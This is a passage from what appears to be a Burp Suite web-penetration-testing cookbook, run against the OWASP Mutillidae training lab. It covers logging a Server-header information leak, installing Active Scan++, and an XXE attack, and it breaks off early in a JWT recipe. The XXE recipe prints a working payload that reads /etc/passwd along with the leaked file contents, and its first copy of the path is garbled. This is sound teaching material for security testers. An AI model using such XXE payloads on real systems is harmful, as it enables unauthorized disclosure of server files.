
2. Return to the Firefox browser and browse to the Mutillidae homepage.
3. Switch to the Burp **Proxy | HTTP history** tab and find the request you just made browsing to the homepage. Click the **Response** tab. Note the overly verbose Server header indicating the web server type and version along with the operating system and programming language used. This information can be used by an attacker to fingerprint the technology stack and identify vulnerabilities that can be exploited:

```

Request  Response
-----  -----
Raw  Headers  Hex  HTML  Render
-----  -----  -----  -----  -----
HTTP/1.1 200 OK
Date: Thu, 13 Sep 2018 15:55:03 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.20 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Xusion: Passenger/4.0.35 mod_perl/2.0.4 Perl/v5.10.1
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0, no-cache="set-cookie"
Pragma: no-cache
Logged-In-User:
X-FRAME-OPTIONS: DENY
Last-Modified: Thu, 13 Sep 2018 15:55:03 GMT
Vary: Accept-Encoding
Content-Length: 45734
Connection: close
Content-Type: text/html

```

4. Since this is a finding, we need to create a new issue manually to capture it for our report. While viewing the **Request**, right-click and select **Add Issue**, as follows:



5. A pop-up dialog box appears. Within the **General** tab, we can create a new issue name of Information Leakage in Server Response. Obviously, you may add more verbiage around the issue detail, background, and remediation areas, as follows:

The screenshot shows the 'ManScanAdd' dialog box with the following fields and values:


- Issue Name:** Information Leakage in Server Response
- Issue Detail:** Enter Issue Detail...
- Issue Background:** Enter Issue Background...
- Remediation Background:** Enter Remediation Background...
- Remediation Detail:** Enter Remediation Detail...
- URL (path = http://domain/path):** http://192.168.56.101:80/mutillidae/index.php?page=home.php&popUpNotificationCode=HPH0
- Port:** 80
- Confidence:** Certain
- Severity:** High
- Protocol:** HTTP

An 'Import Finding' button is located at the bottom center of the dialog.

6. If we flip to the **HTTP Request** tab, we can copy and paste into the text area the contents of the **Request** tab found within the message editor, as follows:



7. If we flip to the **HTTP Response** tab, we can copy and paste into the text area the contents of the **Response** tab found within the message editor.
8. Once completed, flip back to the **General** tab and click the **Import Finding** button. You should see the newly-created scan issue added to the **Issues** window, as follows:



The screenshot displays the 'Issues' panel in Burp Suite. At the top, there are two issues listed: 'Cleartext submission of password' and 'Information Leakage in Server Response'. The latter is selected and highlighted in orange. Below the list, there are three tabs: 'Advisory', 'Request', and 'Response'. The 'Advisory' tab is active, showing a detailed view of the selected issue. The issue is represented by a red exclamation mark icon and the title 'Information Leakage in Server Response'. The details provided are: Issue: Information Leakage in Server Response, Severity: High, Confidence: Certain, Host: http://192.168.56.101, and Path: /mutillidae/index.php. A note states: 'Note: This issue was generated by a Burp extension.' Below this, there are sections for 'Issue detail', 'Remediation detail', 'Issue background', and 'Remediation background', each with a text input field for further information.

How it works...

In cases where an issue is not available within the Burp core issue list, a tester can create their own issue using the Manual-Scan Issue Extension. In this recipe, we created an issue for Information Leakage in Server Responses.

See also

For a listing of all issue definitions identified by Burp, go to <https://portswigger.net/kb/issues>.

Working with the Active Scan++ Extension

Some extensions assist in finding vulnerabilities with specific payloads, such as XML, or help to find hidden issues, such as cache poisoning and DNS rebinding. In this recipe, we will add an active scanner extension called **Active Scan++**, which assists with identifying these more specialized vulnerabilities.



Note: This plugin requires the Burp Professional edition.

Getting ready

Using the OWASP Mutillidae II application, we will add the Active Scan++ extension, and then run an active scan against the target.


How to do it...

1. Switch to the Burp **Extender** | **BApp Store** and select the **Active Scan++** extension. Click the **Install** button to install the extension, as follows:


Target	Proxy	Spider	Scanner	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	Projec
Extensions										
BApp Store										
APIs										
Options										
BApp Store										
The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.										
Name	Installed	Rating	Popularity	Last updated	Detail					
.NET Beautifier		☆☆☆☆☆	—	23 Jan 2017						
Active Scan++	✓	☆☆☆☆☆	—	04 Sep 2018	Pro extension					

2. Return to the Firefox browser and browse to the Mutillidae homepage.

3. Switch to the Burp **Target** tab, then the **Site map** tab, right-click on the `mutillidae` folder, and select **Actively scan this branch**, as follows:




4. When the **Active scanning wizard** appears, you may leave the default settings and click the **Next** button, as follows:



Follow the prompts and click **OK** to begin the scanning process.

5. After the active scanner completes, browse to the **Issues** window. Make note of any additional issues found by the newly-added extension. You can always tell which ones the extension found by looking for the **This issue was generated by the Burp extension: Active Scan++** message, as follows:



The screenshot shows the 'Issues' window in Burp Suite. At the top, there is a list of issues: 'Password field with autocomplete enabled' and 'Arbitrary host header accepted'. The 'Arbitrary host header accepted' issue is selected and expanded. It features a yellow warning icon and a 'Compare responses' button. The issue details are as follows:

Issue:	Arbitrary host header accepted
Severity:	Low
Confidence:	Certain
Host:	http://192.168.56.101
Path:	/mutillidae/index.php

A red-bordered box highlights the following note:

Note: This issue was generated by the Burp extension: Active Scan++.

Issue detail

The application appears to be accessible using arbitrary HTTP Host headers.

This is a serious issue if the application is not externally accessible or uses IP-based access restrictions. Attackers can use DNS Rebinding to bypass any IP or firewall based access restrictions that may be in place, by proxying through their target's browser.

Note that modern web browsers' use of DNS pinning does not effectively prevent this attack. The only effective mitigation is server-side:
https://bugzilla.mozilla.org/show_bug.cgi?id=689835#c13

Additionally, it may be possible to directly bypass poorly implemented access restrictions by sending a Host header of 'localhost'

How it works...

Burp functionality can be extended beyond core findings with the use of extensions. In this recipe, we installed a plugin that extends the Active Scanner functionality to assist with identifying additional issues such as Arbitrary Header Injection, as seen in this recipe.

11

Implementing Advanced Topic Attacks

In this chapter, we will cover the following recipes:

- Performing **XML External Entity (XXE)** attacks
- Working with **JSON Web Token (JWT)**
- Using Burp Collaborator to determine **Server-Side Request Forgery (SSRF)**
- Testing **Cross-Origin Resource Sharing (CORS)**
- Performing Java deserialization attacks

Introduction

This chapter covers intermediate to advanced topics such as working with JWT, XXE, and Java deserialization attacks, and how to use Burp to assist with such assessments. With some advanced attacks, Burp plugins provide tremendous help in easing the task required by the tester.

Software tool requirements

In order to complete the recipes in this chapter, you will need the following:

- OWASP **Broken Web Applications (BWA)**
- OWASP Mutillidae link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)

Performing XXE attacks


XXE is a vulnerability that targets applications parsing XML. Attackers can manipulate the XML input with arbitrary commands and send those commands as external entity references within the XML structure. The XML is then executed by a weakly-configured parser, giving the attacker the requested resource.

Getting ready

Using the OWASP Mutillidae II XML validator page, determine whether the application is susceptible to XXE attacks.

How to do it...

1. Navigate to the **XML External Entity Injection** page, that is, through **Others | XML External Entity Injection | XML Validator**:



2. While on the **XML Validator** page, perform the example XML that is provided on the page. Click on the **Validate XML** button:

XML Validator


Back


Help Me!

 Hints

Please Enter XML to Validate

Example: <somexml><message>Hello World</message></somexml>

XML


Validate XML

XML Submitted


```
<somexml><message>Hello World</message></somexml>
```

Text Content Parsed From XML
Hello World

3. Switch to Burp Proxy | HTTP history tab and look for the request you just submitted to validate the XML. Right-click and send the request to the repeater:



4. Note the value provided in the xml parameter:




5. Use Burp Proxy Interceptor to replace this XML parameter value with the following payload. This new payload will make a request to a file on the operating system that should be restricted from view, namely, the `/etc/passwd` file:

```
<?xml version="1.0"?>
  <!DOCTYPE change-log [
    <!ENTITY systemEntity SYSTEM "../.../.../etc/passwd">
  ]>
  <change-log>
    <text>&systemEntity;</text>
  </change-log>
```

Since there are odd characters and spaces in the new XML message, let's type this payload into the **Decoder** section and URL-encode it before we paste it into the `xml` parameter.

6. Switch to the **Decoder** section, type or paste the new payload into the text area. Click the **Encode as...** button and select the **URL** option from the drop-down listing. Then, copy the URL-encoded payload using `Ctrl + C`. Make sure you copy all of the payload by scrolling to the right:



Hints

Please Enter XML to Validate

Example: <somexml><message>Hello World</message></somexml>

XML

Validate XML

XML Submitted

```

<?xml version="1.0"?> <!DOCTYPE change-log [ <!ENTITY systemEntity SYSTEM "../../../../../../../../etc/passwd"> ]> <change-log> <text>&systemEntity;</text> </change-log>

```

Text Content Parsed From XML

```

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:
/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102:./home/syslog:/bin/false klog:x:102:103:./home/klog:/bin/false
mysql:x:103:105:MySQL Server,,./var/lib/mysql:/bin/false landscape:x:104:122:./var/lib/landscape:
/bin/false sshd:x:105:65534:./var/run/sshd:/usr/sbin/nologin postgres:x:106:109:PostgreSQL
administrator,,./var/lib/postgresql:/bin/bash messagebus:x:107:114:./var/run/dbus:/bin/false
tomcat6:x:108:115:./usr/share/tomcat6:/bin/false user:x:1000:1000:user,,./home/user:/bin/bash
polkituser:x:109:118:PolicyKit,,./var/run/PolicyKit:/bin/false haldaemon:x:110:119:Hardware abstraction
layer,,./var/run/hald:/bin/false pulse:x:111:120:PulseAudio daemon,,./var/run/pulse:/bin/false
postfix:x:112:123:./var/spool/postfix:/bin/false

```

How it works...

In this recipe, the insecure XML parser receives the request within the XML for the `/etc/passwd` file residing on the server. Since there is no validation performed on the XML request due to a weakly-configured parser, the resource is freely provided to the attacker.

Working with JWT

As more sites provide client API access, JWT are commonly used for authentication. These tokens hold identity and claims information tied to the resources the user is granted access to on the target site. Web-penetration testers need to read these tokens and determine their strength. Fortunately, there are some handy plugins that make working with JWT tokens inside of Burp much easier. We will learn about these plugins in this recipe.

Getting ready


In this recipe, we need to generate JWT tokens. Therefore, we will use the **OneLogin** software to assist with this task. In order to complete this recipe, browse to the OneLogin website: <https://www.onelogin.com/>. Click the **Developers** link at the top and then click the **GET A DEVELOPER ACCOUNT** link (<https://www.onelogin.com/developer-signup>).

After you sign up, you will be asked to verify your account and create a password. Please perform these account setup tasks prior to starting this recipe.


Using the OneLogin SSO account, we will use two Burp extensions to examine the JWT tokens assigned as authentication by the site.

How to do it...


1. Switch to Burp **BApp Store** and install two plugins—**JSON Beautifier** and **JSON Web Tokens**:



2. In the Firefox browser, go to your OneLogin page. The URL will be specific to the developer account you created. Log in to the account using the credentials you established when you set up the account before beginning this recipe:



3. Switch to the Burp **Proxy** | **HTTP history** tab. Find the POST request with the URL `/access/auth`. Right-click and click the **Send to Repeater** option.
4. Your host value will be specific to the OneLogin account you set up:



5. Switch to the **Repeater** tab and notice that you have two additional tabs relating to the two extensions you installed:

Target	Proxy	Spider	Scanner	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender
--------	-------	--------	---------	----------	----------	-----------	---------	----------	----------

1 x	2 x	3 x	4 x	5 x	6 x	7 x	8 x	9 x	...
-----	-----	-----	-----	-----	-----	-----	-----	-----	-----

Go Cancel < >

